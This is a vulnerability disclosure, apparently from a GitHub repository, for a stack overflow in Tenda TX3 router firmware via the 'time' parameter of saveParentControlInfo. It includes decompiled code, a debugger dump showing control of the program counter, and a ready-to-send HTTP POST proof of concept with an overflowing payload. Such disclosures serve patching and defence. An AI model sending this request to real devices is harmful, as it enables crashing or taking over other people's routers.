


 main ▾

...

vulnerability / tenda / TX3 / stack overflow via compare_parentcontrol_time.pdf

 Rumble0x0 Add files via upload

History

1 contributor

252 KB

...

stack overflow via compare_parentcontrol_time

1. Affected version:

US_TX3V1.0br_V16.03.13.11

2. Firmware download address

[TX3 Firmware-Tenda-All For Better NetWorking](#)

3. Vulnerability details

saveParentControlInfo -> compare_parentcontrol_time(wp):

```

1 void __fastcall saveParentControlInfo(webs_t wp, char_t *path, char_t *query)
2 {
3     char_t *Var; // r5
4     char_t *v5; // r0
5     parent_control_info *v6; // r6
6     parent_control_info *v7; // r5
7     int v8; // r9
8     parent_control_info *v9; // r2
9     int v10; // r1
10    int id_list; // r0
11    int v12; // r0
12    char_t *v13; // [sp+0h] [bp-A0h]
13    char_t *v14; // [sp+0h] [bp-A0h]
14    int ruleid; // [sp+4h] [bp-9Ch] BYREF
15    int pc_list[30]; // [sp+8h] [bp-98h] BYREF
16
17    memset(pc_list, 0, sizeof(pc_list));
18    ruleid = 0;
19    Var = websGetVar(wp, (char_t *)"deviceId", (char_t *)&byte_7A45B);
20    v5 = websGetVar(wp, (char_t *)"deviceName", (char_t *)&byte_7A45B);
21    if ( *v5 )
22        set_device_name(v5, Var);
23    if ( !compare_parentcontrol_time(wp) )
24    {
25        v6 = (parent_control_info *)malloc(0x254u);
26        memset(v6, 0, sizeof(parent_control_info));
27        strcpy((char *)v6->mac_addr, (char *)Var);
28        v7 = (parent_control_info *)malloc(0x254u);
29        memset(v7, 0, sizeof(parent_control_info));
30        SetValue("parent.global.en", "1");
31        SetValue("filter.url.en", "1");
32        SetValue("filter.mac.en", "1");
33        get_parentControl_list_Info(wp, v7);
34        v8 = getparentcontrolinfo(0, &ruleid, v6);
35        if ( v8 <= 0 )
36        {
37            id_list = bm_get_id_list("parent.control.id", pc_list, 30);
38            if ( id_list )
39            {
40                if ( id_list > 29 )
41                    goto LABEL_6;
42                set_parentControl_list_Info(pc_list, v7, v8);
43            LABEL_13:
44                free(v6);
45                free(v7);
46                CommitCfm(v12);

```


compare_parentcontrol_time.)isoc99_sscanf does not check the length:

```

1 int __fastcall compare_parentcontrol_time(webs_t wp)
2 {
3     char_t *Var; // r0
4     char_t *v3; // r7
5     unsigned __int8 starttime[32]; // [sp+0h] [bp-58h] BYREF
6     unsigned __int8 endtime[32]; // [sp+20h] [bp-38h] BYREF
7
8     Var = websGetVar(wp, (char_t *)"time", (char_t *)&byte_7A45B);
9     if ( *Var )
10    {
11        v3 = Var;
12        memset(starttime, 0, sizeof(starttime));
13        memset(endtime, 0, sizeof(endtime));
14        _isoc99_sscanf(v3, "%[^-]-%s", starttime, endtime);
15        if ( strcmp((const char *)starttime, (const char *)endtime) )
16            return 0;
17        websWrite(wp, *(char_t **)starttime);
18    }
19    else
20    {
21        printf("[%d][%s] time string is null!!!!\n", 398, "compare_parentcontrol_time");
22        websWrite(wp, *(char_t **)starttime);
23    }
24    websWrite(wp, *(char_t **)starttime);
25    websDone(wp, 200);
26    return 1;
27 }

```

the PC can thus be controlled by stack overflow :



```

R1 0x407ff568 ← 'iaaajaaakaaalaamaaaaaaaapaaqaaraaasaaataaauaaavaawaaaxaaayaaa\r\n'
R2 0x61
R3 0x69
R4 0x61616172 ('raaa')
R5 0x61616173 ('saaa')
R6 0x61616174 ('taaa')
R7 0x61616175 ('uaaa')
R8 0x407ff5a8 ← 'yaaa\r\n'
R9 0x18
R10 0x18
R11 0xb5788 → 0x27984 (R7websSecurityHandler) ← push {r4, r5, r6, r7, r8, sb, sl, fp, lr}
/* 0xe92d4ff0 */
R12 0x9a380 (strcmp@plt) → 0x3fcf2bf ← cmneq r8, r8, ror fp /* 0x1780b78 */
PC 0x61616176 ← 'vaaa\r\n'
[ DISASM ]
invalid address 0x61616176

```

```

webs: Listening for HTTP requests at address 192.168.142.132
qemu-arm: QEMU: Terminated via GDBstub
root@ubuntu:~/Desktop/ubifs-root/172518567/rootfs_ubifs# qemu-arm -g 12

Yes:

***** WeLoveLinux*****

***** Welcome to *****
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfnd is error.
[httpd][debug]-----webs.c,158
htpd listen ip = 192.168.142.132 port = 80
webs: Listening for HTTP requests at address 192.168.142.132

```

This vulnerability could allow remote code execution.

4. PoC

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.142.132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101
Firefox/104.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 130

deviceId=1&deviceName=&time=aaaabaaacaadaaaeeaaafaagaaahaaaiaaajaaakaaalaaamaanaaaaoa
aapaaaqaaraaasaaataaaauaaavaaawaaxaaayaaa
```

